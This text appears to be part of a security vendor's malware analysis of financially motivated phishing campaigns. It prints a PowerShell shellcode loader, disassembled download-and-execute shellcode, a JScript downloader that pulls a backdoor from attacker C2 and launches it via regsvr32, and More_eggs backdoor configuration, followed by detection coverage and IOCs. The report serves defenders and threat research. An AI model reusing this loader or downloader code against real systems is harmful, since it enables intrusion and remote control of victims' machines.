PZnFCpPfsNfOirfd0AzqLP7iIDXSTukaHzQ0cSQZLtcGJdVJMu2ZYbxY1Jex+BY1Ue8RpvwwrUJZY1WbndkQLhQmb7ulugZMTCJrTPea8l
bA/PEvaML7nwWy/k5ctwH9SmmaH3qVkmcvAyRFKKsi3lY7cRk09yGqImJoJI38zhZp1qGFXGxwiARxE44pEllpyrjDs2BTctqnNxZrG5PV
vjWLlk5c9wHr")

$var_buffer = [System.Runtime.InteropServices.Marshal]::GetDelegateForFunctionPointer((func_get_proc_addre
ss kernel32.dll VirtualAlloc), (func_get_delegate_type @([IntPtr], [UInt32], [UInt32], [UInt32]) ([IntPtr]
))).Invoke([IntPtr]::Zero, $var_code.Length,0x3000, 0x40)
[System.Runtime.InteropServices.Marshal]::Copy($var_code, 0, $var_buffer, $var_code.length)

$var_hthread = [System.Runtime.InteropServices.Marshal]::GetDelegateForFunctionPointer((func_get_proc_addr
ess kernel32.dll CreateThread), (func_get_delegate_type @([IntPtr], [UInt32], [IntPtr], [IntPtr], [UInt32]
, [IntPtr]) ([IntPtr]))).Invoke([IntPtr]::Zero,0,$var_buffer,[IntPtr]::Zero,0,[IntPtr]::Zero)
[System.Runtime.InteropServices.Marshal]::GetDelegateForFunctionPointer((func_get_proc_address kernel32.dl
l WaitForSingleObject), (func_get_delegate_type @([IntPtr], [Int32]))).Invoke($var_hthread,0xffffffff) | O
ut-Null
'@

If ([IntPtr]::size -eq 8) {
        start-job { param($a) IEX $a } -RunAs32 -Argument $DoIt | wait-job | Receive-Job
}
else {
        IEX $DoIt
}
~
```

PowerShell stage shellcode loader

This PowerShell code used in the final stage to launch shellcode is publicly available as a part of an open-source antivirus evasion framework DKMC (Don't Kill My Cat) released in 2016, but it is also connected with the Cobalt Strike framework.




```
seg000:00000000                 call    $+5
seg000:00000005                 pop     ebx
seg000:00000006                 mov     esi, 38h ; '8'
seg000:0000000B                 add     esi, ebx
seg000:0000000D                 mov     edi, esi
seg000:0000000F                 add     edi, 18h
seg000:00000012                 mov     edx, 344h
seg000:00000017
seg000:00000017 loc_17:                                 ; CODE XREF: seg000:00000032↓j
seg000:00000017                 mov     ecx, 6
seg000:0000001C
seg000:0000001C loc_1C:                                 ; CODE XREF: seg000:0000002D↓j
seg000:0000001C                 mov     eax, [edi]
seg000:0000001E                 xor     eax, [esi]
seg000:00000020                 mov     [edi], eax
seg000:00000022                 add     edi, 4
seg000:00000025                 add     esi, 4
seg000:00000028                 sub     edx, 4
seg000:0000002B                 jz      short loc_34
seg000:0000002D                 loop    loc_1C
seg000:0000002F                 sub     esi, 18h
seg000:00000032                 jmp     short loc_17
seg000:00000034 ; ---------------------------------------------------------------------------
seg000:00000034
seg000:00000034 loc_34:                                 ; CODE XREF: seg000:0000002B↑j
seg000:00000034                 mov     eax, 50h ; 'P'
seg000:00000039                 add     eax, ebx
seg000:0000003B                 jmp     eax
```

Beginning of the "download and load" shellcode

The shellcode is relatively simple and begins with a XOR loop that deobfuscates the rest of the code. The most important function is the one that resolves the various API addresses using a checksum of the API name as the parameter, traverses the PEB linked list of loaded modules to find the required module, traverses the list of module exports to find the required API and finally jumps (calls) the found API function. The main purpose of the shellcode is to download an encrypted payload over HTTPS, decrypt it in memory and launch it.

JScript downloader

As opposed to PowerShell loading a Cobalt Strike beacon, the other observed infection chain continues using JScript to deliver the final payload, which is a JScript backdoor. In this infection chain, the DLL dropper drops a JScript downloader, which eventually downloads the JScript backdoor payload from the C2 server.



```
function hit() {
    var x1;
    var Note;
    var Sp;
    var saveTo = '';
    var comm = '';
    var mLink = 'https://api.asus.org.kz/version.txt';
    var xx1 = 'regsvr32 /S /N /U /I:';
    saveTo = myEnv('APPDATA') + '\\';
    {
        var e11;
        try {
            x1 = obj('WScript.Shell');
            Note = x1.RegRead(xStore);
            if (Note) {
                if (Note.indexOf(',') !== -1) {
                    Sp = Note.split(',');
                    saveTo += Sp[0] + '.txt';
                } else {
                    saveTo += tExtra();
                }
            } else {
                saveTo += tExtra();
            }
        } catch (_e11) {
            e11 = _e11;
            {
                saveTo += tExtra();
            }
        }
    }
    var dq = '"';
    comm = xx1 + dq + saveTo + dq + ' sCrobJ';
    if (fexist(saveTo) === false) {
        if (pnow(mLink, saveTo) === true) {
            if (xGo(comm) === true) {
                return true;
            }
        }
    } else {
        if (xGo(comm) === true) {
            return true;
        }
    }
}
```

JScript downloader which downloads and launches a randomly named backdoor

The final payload is another obfuscated scriptlet file that is started by launching regsvr32.exe with the /U (unregister) command-line option to call into scrobj.dll JScript interpreter with the downloaded scriptlet file as an argument.

Stage 5 — Payloads


JScript backdoor

In the JScript side of the observed campaign's infection chain, the final payload is a fully functional JScript backdoor known as "More_eggs," based on one of the variable names present in its code.

The functionality of the backdoor is somewhat typical for that type of malware and allows the attacker to control the infected machine over an HTTPS-based C2 protocol. The backdoor has its initial gate that it connects to on a regular basis to check for the next commands submitted by the attacker.


The commands are relatively limited, but are sufficient enough to instruct the backdoor to download and execute a new payload, remove itself from the system or download and launch additional scriptlets. During the research, we have not observed other binary payloads downloaded by the JScript backdoor but they are likely to be present in a real environment.

Looking at our Umbrella Investigate telemetry, there was a low level of activity for most of the C2 servers. However, for one of them, api.outlook.kz, we observed a regular pattern of moderate usage over the period of a few weeks with the majority of the queries coming from U.S., followed by Germany and Turkey.



DNS queries for api.outlook.kz backdoor C2 host

The backdoor fingerprints the targeted system and sends back the acquired information, including an installed anti-malware program, a version of the installed operating system, the local IP address, the name of the infected computer, the username and other characteristics that uniquely describe the infected system.



```
var researchers = 'We are not cobalt gang, stop associating us with such skids
!';
researchers = '';
var BV = '4.4';
var Gate = 'https://api.outlook.kz/api/v1';
var hit_each = 10;
var error_retry = 2;
var restart_h = 4;
var rcon_max = hit_each * (restart_h * 60) / (hit_each * hit_each);
var Rkey = 'w6vk6YA1xa108uy5VA';
var rcon_now = 0;
var User = '';
var gtfo = false;
var selfdel = false;
var table = [];
var Build = '';
function obj(xString) {
    return new ActiveXObject(xString);
```

```
var BV = '2.0';
var Gate = 'https://api.asus.org.kz/v1';
var js_gate = 'https://api.asus.org.kz/version.txt';
var hit_each = 10;
var error_retry = 2;
var restart_h = 4;
var rcon_max = hit_each * (restart_h * 60) / (hit_each * hit_each);
var Rkey = 'MXiUoW5t9DjuLdrQ';
var rcon_now = 0;
var User = '';
var Build = '';
var gtfo = false;
function obj(xString) {
    return new ActiveXObject(xString);
}
function gObj() {
```

Two More_eggs backdoor versions, possibly two different groups?

There are definite similarities between these attacks — primarily in the type of exploit, but also in the C2 infrastructure and the kind of payload that is used. However, that doesn't mean it can be attributed to a single actor.

There are at least two different versions of the JScript backdoor used, version 2.0 and version 4.4. Interestingly, if an attack used version 4.4, the attackers decided to add a variable "researchers" initialized to the string "We are not cobalt gang, stop associating us with such skids!", which may indicate that there is a more than one actor using very similar TTPs being active during the same period.


Cobalt Strike beacon

On the PowerShell side of the infection chain, the downloaded final payload is a Cobalt Strike beacon, which provides the attacker with rich backdoor functionality.

Cobalt Strike beacons can be compared with Meterpreter, a part of the Metasploit framework. Cobalt Strike is used by penetration testers and offensive security researchers when delivering their services, but it is generally, just as Meterpreter, detected by anti-malware software as it can be easily used by malicious actors.

The beacon payload allows attackers to maintain full control over the infected system and pivot to other systems as they see required, harvest user credentials, execute code with a UAC bypass, escalate the beacon privileges using different mechanisms, and so on. An in-depth analysis of a Cobalt Strike beacon payload is outside of the scope of this post.

Conclusion/Summary



Breadth of the observed campaigns

Attackers have to create a reliable and adaptable infrastructure to be able to continually launch attacks over an extended period of time. This sometimes requires the development of proprietary tools with the advantage of full control over them, but with a higher initial cost of investment.

On the other hand, attackers can choose off-the-shelf tools such as the ones described, which can serve their purposes equally well if they are disguised.

We have documented the activities of several related malware campaigns targeting users in the financial industry, as well as other businesses, with a potential for financial return. We choose to cover these campaigns to showcase the breadth of TTPs required for successful targeted attacks, ranging from proper reconnaissance all the way to delivery of the final payload through several intermediate infection stages.


The TTPs we observed over the past two months are consistent with the previous activity of the so-called Cobalt Group.

However, we have found some payloads that contain a message for researchers stating that the attackers are not the Cobalt group, which may indicate that the attacks are conducted by different actors despite the commonalities in TTPs.

Although the attacks are conducted using readily made tools, the attackers show a high level of technical knowledge judging by their ability to combine those tools into a number of successful campaigns delivering different payloads to gain an initial foothold into their targets and provide attackers with a platform for further attack stages to reach their ultimate goal, which is likely a financial gain.

Coverage

Additional ways our customers can detect and block this threat are listed below.



PRODUCT	PROTECTION
AMP	✔
CloudLock	N/A
CWS	✔
Email Security	✔
Network Security	✔
Threat Grid	✔
Umbrella	✔
WSA	✔

Advanced Malware Protection (AMP) is ideally suited to prevent the execution of the malware used by these threat actors.

Cisco Cloud Web Secuirty (CWS) orWeb Security Alliance (WSA) web-scanning prevents access to malicious websites and detects malware used in these attacks.

Email Security can block malicious emails sent by threat actors as part of their campaign.

Network Security appliances such asNext-Generation Firewall (NGFW), Next-Generation Intrusion Prevention System (NGIPS), andMeraki MX can detect malicious activity associated with this threat.

AMP Threat Grid helps identify malicious binaries and builds protection into all Cisco Security products.

Umbrella, our secure internet gateway (SIG), blocks users from connecting to malicious domains, IPs, and URLs, whether users are on or off the corporate network.

Open Source Snort Subscriber Rule Set customers can stay up to date by downloading the latest rule pack available for purchase on Snort.org.

IOCs

RTFs

af9ed7de1d9d9d38ee12ea2d3c62ab01a79c6f4b241c02110bac8a53ea9798b5
e4081eb7f47d76c57bbbe36456eaa4108f488ead5022630ad9b383e84129ffa9
bebd4cd9aece49fbe6e7024e239638004358ff87d02f9bd4328993409da9e17c
7762bfb2c3251aea23fb0553dabb13db730a7e3fc95856d8b7a276000b9be1f5
a1f3388314c4abd7b1d3ad2aeb863c9c40a56bf438c7a2b71cbcff384d7e7ded
dc448907dd8d46bad0e996e7d23dd35ebe04873bc4bb7a8d26feaa47d09d1eab
cbbf2de2fbd4bce3f9a6c7c2a3efd97c729ec506c654ce89cd187d7051717289
40f97cf37c136209a65d5582963a72352509eb802da7f1f5b4478a0d9e0817e8

DOC(x)s

e566db9e491fda7a5d28ffe9019be64b4d9bc75014bbe189a9dcb9d987856558
9ddc22718945ac8e29748999d64594c368e20efefc4917d36fead8a9a8151366
1247e1586a58b3be116d83c62397c9a16ccc8c943967e20d1d504b14a596157c

Dropper DLLs

cc2e9c6d8bce799829351bd25a64c9b332958038365195e054411b136be61a4f
0fef1863af0d7da7ddcfd3727f8fa08d66cd2d9ab4d5300dd3c57e908144edb6
74af98fb016bf3adb51f49dff0a88c27bf4437e625a0c7557215a618a7b469a1
844f56b5005946ebc83133b885c89e74bc4985bc3606d3e7a342a6ca9fa1cc0e

Scriptlets

283f733d308fe325a0703af9857f59212e436f35fb6063a1b69877613936fc08
afeabc34e3260f1a1c03988a3eac494cc403a88711c2391ea3381a500e424940
3b73ebb834282ae3ffcaeb3c3384fd4a721d78fff5e7f1d5fd63a9c244d84c48
4afba1aa6b58dc3754fe2ff20c0c23ce6371ba89094827fe83bb994329fa16a3

PDFs

5ac1612535b6981259cfac95efe84c5608cf51e3a49b9c1e00c5d374f90d10b2
9d6fd7239e1baac696c001cabedfeb72cf0c26991831819c3124a0a726e8fe23
df18e997a2f755159f0753c4e69a45764f746657b782f6d3c878afb8befe2b69

Decoy document

f1004c0d6bf312ed8696c364d94bf6e63a907c80348ebf257ceae8ed5340536b

Executable payloads

f266070d4fe999eae02319cb42808ec0e0306125beda92f68e0b59b9f5bcac5a
fc004992ad317eb97d977bd7139dbcc4f11c4447a26703d931df33e72fd96db3

URLs - docs

hxxp(s)://swift-fraud[.]com/documents
hxxp://95[.]142[.]39[.]109/e1.txt
hxxps://kaspersky-security[.]com/Complaint.doc
hxxps://mcafeecloud[.]us/complaints/67972318.doc
hxxps://s3[.]sovereigncars[.]org[.]uk/inv005189.pdf

URLs - JS backdoor

Stage 1 - drop DLL dropper

hxxp://nl.web-cdn.kz
hxxp://mail[.]halcyonih[.]com/m.txt
hxxp://mail[.]halcyonih[.]com/humans.txt
hxxp://secure[.]n-document[.]biz/humans.txt
hxxp://xstorage[.]biz/robots.txt
hxxp://cloud[.]yourdocument[.]biz/robots.txt
hxxp://cloud-direct[.]biz/robots.txt
hxxp(s)://documents[.]total-cloud[.]biz/version.txt
hxxp://cloud[.]pallets32[.]com/robots.txt
hxxp://document[.]cdn-one[.]biz/robots.txt

Backdoor C2

hxxps://api[.]outlook[.]kz
hxxp://api[.]fujitsu[.]org[.]kz
hxxp://api[.]asus[.]org[.]kz
hxxp://api[.]toshiba[.]org[.]kz
hxxp://api[.]miria[.]kz
hxxp(s)://outlook[.]live[.]org[.]kz

Powershell Stage

hxxp://95[.]142[.]39[.]109/driver
hxxp://95[.]142[.]39[.]109/wdriver

Decoy document

hxxp://95[.]142[.]39[.]109/document.doc

Cobalt Strike beacon stage

hxxps://95[.]142[.]39[.]109/vFGY